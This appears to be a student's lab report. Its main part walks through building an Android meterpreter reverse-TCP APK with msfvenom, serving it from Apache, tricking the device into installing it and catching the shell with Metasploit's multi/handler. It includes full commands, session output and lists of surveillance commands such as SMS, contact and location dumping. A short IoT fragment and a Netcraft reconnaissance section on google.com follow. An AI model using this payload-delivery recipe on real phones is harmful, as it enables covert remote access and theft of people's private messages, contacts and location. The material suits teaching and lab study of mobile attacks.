
In order to start the car, we press the hold Alt key and click on the car icon. The smoke will be detected by the smoke detector, the siren goes off and the fire sprinkler turns on resulting in the garage door, window, and door opening. The level of the smoke can be detected through the IoT monitor in the smartphone.





## Malware Attack using msfvenom

Install Android OS in the virtual box.



*ifconfig:* This command will give the IP address of the system.

*msfvenom -p android/meterpreter/reverse\_tcp LHOST=172.20.10.3 LPORT=4444 R > attack.apk:* This command is used to create a virus that is used to attack the android device.

```

root@kali: /var/www/html
File Actions Edit View Help
[(driksha㉿kali)-~]
$ sudo su
[sudo] password for driksha:
(root㉿kali)-[/home/driksha]
ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
 inet 172.20.10.3 netmask 255.255.255.240 broadcast 172.20.10.15
 inet6 2409:40f2:2b:fa85:a00:27ff:feff:af6b prefixlen 64 scopeid 0x0<global>
 inet6 fe80::a00:27ff:feff:af6b prefixlen 64 scopeid 0x20<link>
 inet6 2409:40f2:2b:fa85:29f0:8894:b6d0:b9bd prefixlen 64 scopeid 0x0<global>
 ether 08:00:27:fo:af:6b txqueuelen 1000 (Ethernet)
 RX packets 42 bytes 22682 (22.1 Kib)
 RX errors 0 dropped 0 overruns 0 frame 0
 TX packets 50 bytes 22884 (22.3 Kib)
 TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
 inet 127.0.0.1 netmask 255.0.0.0
 inet6 ::1 prefixlen 128 scopeid 0x10<host>
 loop txqueuelen 1000 (Local Loopback)
 RX packets 4 bytes 240 (240.0 B)
 RX errors 0 dropped 0 overruns 0 frame 0
 TX packets 4 bytes 240 (240.0 B)
 TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0


[(root㉿kali)-~/home/driksha]
msfvenom -p android/meterpreter/reverse_tcp LHOST=172.20.10.3 LPORT=4444 R > attack.apk
[-] No platform was selected, choosing Msf::Module::Platform::Android from the payload
[-] No arch selected, selecting arch: dalvik from the payload
No encoder specified, outputting raw payload
Payload size: 10229 bytes

[(root㉿kali)-~/home/driksha]

```

```
mv attack.apk /var/www/html/
cd /var/www/html/
service apache2 start
```

The above commands are used in installing the “Main Activity” application.




```
root@kali: /var/www/html
File Actions Edit View Help
ether 08:00:27:f0:af:6b txqueuelen 1000 (Ethernet)
RX packets 42 bytes 22682 (22.1 KiB)
RX errors 0 dropped 0 overruns 0 frame 0
TX packets 50 bytes 22884 (22.3 KiB)
TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
inet 127.0.0.1 netmask 255.0.0.0
inet6 ::1 prefixlen 128 scopeid 0x10<host>
loop txqueuelen 1000 (Local Loopback)
RX packets 4 bytes 240 (240.0 B)
RX errors 0 dropped 0 overruns 0 frame 0
TX packets 4 bytes 240 (240.0 B)
TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

└─(root㉿kali)-[~/home/driksha]
└─# msfvenom -p android/meterpreter/reverse_tcp LHOST=172.20.10.3 LPORT=4444 R > attack.apk
[-] No platform was selected, choosing Msf::Module::Platform::Android from the payload
[-] No arch selected, selecting arch: dalvik from the payload
No encoder specified, outputting raw payload
Payload size: 10229 bytes

└─(root㉿kali)-[~/home/driksha]
└─# mv attack.apk /var/www/html/
└─(root㉿kali)-[~/home/driksha]
└─# cd /var/www/html
└─(root㉿kali)-[/var/www/html]
└─# service apache2 start
└─(root㉿kali)-[/var/www/html]
└─#
```

After these commands, we go to the browser on the android device and enter `172.20.10.3/attack.apk` and download it. Once downloaded double click the application.



*msfconsole -q :*

Under the msfconsole framework enter the following commands-


*use exploit/multi/handler*

*set payload android/meterpreter/reverse\_tcp*

*set LHOST 172.20.10.3*

*set LPORT 4444*

*show options*



The screenshot shows a terminal window titled "root@kali: /var/www/html". The session starts with "msf6 > use exploit/multi/handler" and configures a payload of "generic/shell\_reverse\_tcp". It then sets the "LHOST" to "172.20.10.3" and the "LPORT" to "4444". Finally, it runs "show options" to display the current configuration.

```
root@kali: /var/www/html
[...]
msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload android/meterpreter/reverse_tcp
payload => android/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set LHOST 172.20.10.3
LHOST => 172.20.10.3
msf6 exploit(multi/handler) > set LPORT 4444
LPORT => 4444
msf6 exploit(multi/handler) > show options

Module options (exploit/multi/handler):
Name Current Setting Required Description
---- _____ _____
Payload options (android/meterpreter/reverse_tcp):
Name Current Setting Required Description
---- _____ _____
LHOST 172.20.10.3 yes The listen address (an interface may be specified)
LPORT 4444 yes The listen port

Exploit target:
Id Name
-- --
0 Wildcard Target
```

*exploit*

```
View the full module info with the info, or info -d command.

msf6 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 172.20.10.3:4444
[*] Sending stage (78179 bytes) to 172.20.10.4
[*] Sending stage (78179 bytes) to 172.20.10.4
[-] Failed to load client portion of stdapi.
[-] Failed to load client portion of android.
[-] Failed to load client portion of appapi.
[*] Meterpreter session 1 opened (172.20.10.3:4444 → 172.20.10.4:51120) at 2023-03-10 11:28:55 +0530
[*] Meterpreter session 2 opened (172.20.10.3:4444 → 172.20.10.4:51122) at 2023-03-10 11:28:55 +0530

meterpreter > ■
```

The meterpreter will start after these commands. In the meterpreter insert the following commands in order to gain information about the android device.


*getuid*: This command will give the server's username of the device.

*help*: This command gives us a list of commands which can be used to exploit the android.

| Command                  | Description                                           |
|--------------------------|-------------------------------------------------------|
| ?                        | Help menu                                             |
| background               | Backgrounds the current session                       |
| bg                       | Alias for background                                  |
| bgkill                   | Kills a background meterpreter script                 |
| bglist                   | Lists running background scripts                      |
| bgrun                    | Executes a meterpreter script as a background thread  |
| channel                  | Displays information or control active channels       |
| close                    | Closes a channel                                      |
| detach                   | Detach the meterpreter session (for http/https)       |
| disable_unicode_encoding | Disables encoding of unicode strings                  |
| enable_unicode_encoding  | Enables encoding of unicode strings                   |
| exit                     | Terminate the meterpreter session                     |
| get_timeouts             | Get the current session timeout values                |
| guid                     | Get the session GUID                                  |
| help                     | Help menu                                             |
| info                     | Displays information about a Post module              |
| irb                      | Open an interactive Ruby shell on the current session |
| load                     | Load one or more meterpreter extensions               |
| machine_id               | Get the MSF ID of the machine attached to the session |
| pry                      | Open the Pry debugger on the current session          |
| quit                     | Terminate the meterpreter session                     |
| read                     | Reads data from a channel                             |

*uuid*: Through this command, we will get the android device's uuid.

*sysinfo*: This command will give us the system's information like the computer used, OS, etc.



The screenshot shows a terminal window titled "root@kali: /var/www/html". It displays a list of commands and their descriptions under two sections: "Android Commands" and "meterpreter >".

| Command | Description                                            |
|---------|--------------------------------------------------------|
| play    | play a waveform audio file (.wav) on the target system |



**Android Commands**

| Command          | Description                                 |
|------------------|---------------------------------------------|
| activity_start   | Start an Android activity from a Uri string |
| check_root       | Check if device is rooted                   |
| dump_calllog     | Get call log                                |
| dump_contacts    | Get contacts list                           |
| dump_sms         | Get sms messages                            |
| geolocate        | Get current lat-long using geolocation      |
| hide_app_icon    | Hide the app icon from the launcher         |
| interval_collect | Manage interval collection capabilities     |
| send_sms         | Sends SMS from target session               |
| set_audio_mode   | Set Ringer Mode                             |
| sqlite_query     | Query a SQLite database from storage        |
| wakelock         | Enable/Disable WakeLock                     |
| wlan_geolocate   | Get current lat-long using WLAN information |

```
meterpreter > uuid
[*] UUID: a021f7c66da786af/dalvik=19/android=3/2023-03-10T05:58:55Z
meterpreter > sysinfo
Computer : localhost
OS : Android 9 - Linux 4.19.110-android-x86_64-g066cc1d (x86_64)
Architecture : x64
System Language : en_US
Meterpreter : dalvik/android
meterpreter >
```

# Footprinting and Reconnaissance

**Netcraft:** The Netcraft Extension is a tool allowing easy lookup of information relating to the sites you visit and provides protection from phishing and malicious JavaScript. Netcraft can be used to find out the technologies and infrastructure of any site. Below pictures are a few given examples of how Netcraft works.



WhatsApp | Whois.com - Domain Names & | Site report for https://google.com | +

[sitereport.netcraft.com/?url=https%3A%2F%2Fgoogle.com](https://sitereport.netcraft.com/?url=https%3A%2F%2Fgoogle.com)

NETCRAFT Services Solutions News Company Resources Q Report Fraud

## Site report for https://google.com

Look up another site?

Background

|             |             |                      |          |
|-------------|-------------|----------------------|----------|
| Site title  | Google      | Date first seen      | May 2002 |
| Site rank   | 227         | Netcraft Risk Rating | 2/10     |
| Description | Not Present | Primary language     | English  |

Network

| Site                    | https://google.com           | Domain                   | google.com                 |
|-------------------------|------------------------------|--------------------------|----------------------------|
| Netblock Owner          | Google LLC                   | Namenserver              | ns1.google.com             |
| Hosting company         | Google                       | Domain registrar         | markmonitor.com            |
| Hosting country         | US (US)                      | Namenserver organisation | whoservername.com          |
| IPv4 address            | 74.125.193.101 (New Zealand) | Organization             | Google LLC, United States  |
| IPv4 autonomous systems | AS15169 (2)                  | DNS admin                | dns-admin@google.com       |
| IPv6 address            | 2a00:1450:400b:c01::0:0:8a   | Top Level Domain         | Commercial entities (.com) |
| IPv6 autonomous systems | AS15169 (2)                  | DNS Security Extensions  | unknown                    |
| Reverse DNS             | ip-in-f01.1x100.net          |                          |                            |

IP delegation

IPv4 address (74.125.193.101)

| IP range                    | Country       | Name                     | Description                            |
|-----------------------------|---------------|--------------------------|----------------------------------------|
| ::ffff:0.0.0.0/96           | United States | IANA-IPv4-MAPPED-ADDRESS | Internet Assigned Numbers Authority    |
| ↳ 74.0.0.0-74.255.255.255   | United States | NET74                    | American Registry for Internet Numbers |
| ↳ 74.125.0.0-74.126.255.255 | United States | GOOGLE                   | Google LLC                             |
| ↳ 74.125.193.101            | United States | GOOGLE                   | Google LLC                             |

IPv6 address (2a00:1450:400b:c01::0:0:8a)

| IP range                  | Country        | Name                       | Description                      |
|---------------------------|----------------|----------------------------|----------------------------------|
| ::/0                      | N/A            | ROOT                       | Root inetnum object              |
| ↳ 2a00::/11               | European Union | EU-ZZ-2A00                 | RIPE NCC                         |
| ↳ 2a00::/12               | Netherlands    | EU-ZZ-2A00                 | RIPE Network Coordination Centre |
| ↳ 2a00:1450::/29          | Ireland        | IE-GOOGLE-20091005         | Google Ireland Limited           |
| ↳ 2a00:1450:4000::/37     | Ireland        | IE-GOOGLE-2a00-1450-4000-1 | EU metro frontend                |
| ↳ 2a00:1450:4000:c01::/64 | Ireland        | IE-GOOGLE-2a00-1450-4000-1 | EU metro frontend                |

IP Geolocation

We use multilateration to independently determine the location of a server. [Read more.](#)

83°F Mostly cloudy

Search

Discover More Report Fraud

628 AM 3/9/2023

WhatsApp | Whois.com - Domain Names & | Site report for https://google.com | +

[sitereport.netcraft.com/?url=https%3A%2F%2Fgoogle.com](https://sitereport.netcraft.com/?url=https%3A%2F%2Fgoogle.com)

NETCRAFT Services Solutions News Company Resources Q Report Fraud

## IP delegation

IPv4 address (74.125.193.101)

| IP range                    | Country       | Name                     | Description                            |
|-----------------------------|---------------|--------------------------|----------------------------------------|
| ::ffff:0.0.0.0/96           | United States | IANA-IPv4-MAPPED-ADDRESS | Internet Assigned Numbers Authority    |
| ↳ 74.0.0.0-74.255.255.255   | United States | NET74                    | American Registry for Internet Numbers |
| ↳ 74.125.0.0-74.126.255.255 | United States | GOOGLE                   | Google LLC                             |
| ↳ 74.125.193.101            | United States | GOOGLE                   | Google LLC                             |

IPv6 address (2a00:1450:400b:c01::0:0:8a)

| IP range                  | Country        | Name                       | Description                      |
|---------------------------|----------------|----------------------------|----------------------------------|
| ::/0                      | N/A            | ROOT                       | Root inetnum object              |
| ↳ 2a00::/11               | European Union | EU-ZZ-2A00                 | RIPE NCC                         |
| ↳ 2a00::/12               | Netherlands    | EU-ZZ-2A00                 | RIPE Network Coordination Centre |
| ↳ 2a00:1450::/29          | Ireland        | IE-GOOGLE-20091005         | Google Ireland Limited           |
| ↳ 2a00:1450:4000::/37     | Ireland        | IE-GOOGLE-2a00-1450-4000-1 | EU metro frontend                |
| ↳ 2a00:1450:4000:c01::/64 | Ireland        | IE-GOOGLE-2a00-1450-4000-1 | EU metro frontend                |

IP Geolocation

We use multilateration to independently determine the location of a server. [Read more.](#)

83°F Mostly cloudy

Search

Discover More Report Fraud

628 AM 3/9/2023

sitereport.netcraft.com/?url=https%3A%2F%2Fgoogle.com

**NETCRAFT**

**SSL/TLS**

|                          |                                                                                                                                                                                                                     |                                        |                                                                                                                               |
|--------------------------|---------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|----------------------------------------|-------------------------------------------------------------------------------------------------------------------------------|
| Assurance                | Domain validation                                                                                                                                                                                                   | Perfect Forward Secrecy                | V2                                                                                                                            |
| Common name              | *.google.com                                                                                                                                                                                                        | Supported TLS Extensions               | RFC8446 if key share, RFC8446 if supported versions, RFC7301 if application-layer protocol negotiation, RFC8446 if early data |
| Organisation             | Not Present                                                                                                                                                                                                         | Application-Layer Protocol Negotiation | H2                                                                                                                            |
| State                    | Not Present                                                                                                                                                                                                         | Next Protocol Negotiation              | Not Present                                                                                                                   |
| Country                  | Not Present                                                                                                                                                                                                         | Issuing organisation                   | Google Trust Services LLC                                                                                                     |
| Organisational unit      | Not Present                                                                                                                                                                                                         | Issuer common name                     | GTS CA 1C3                                                                                                                    |
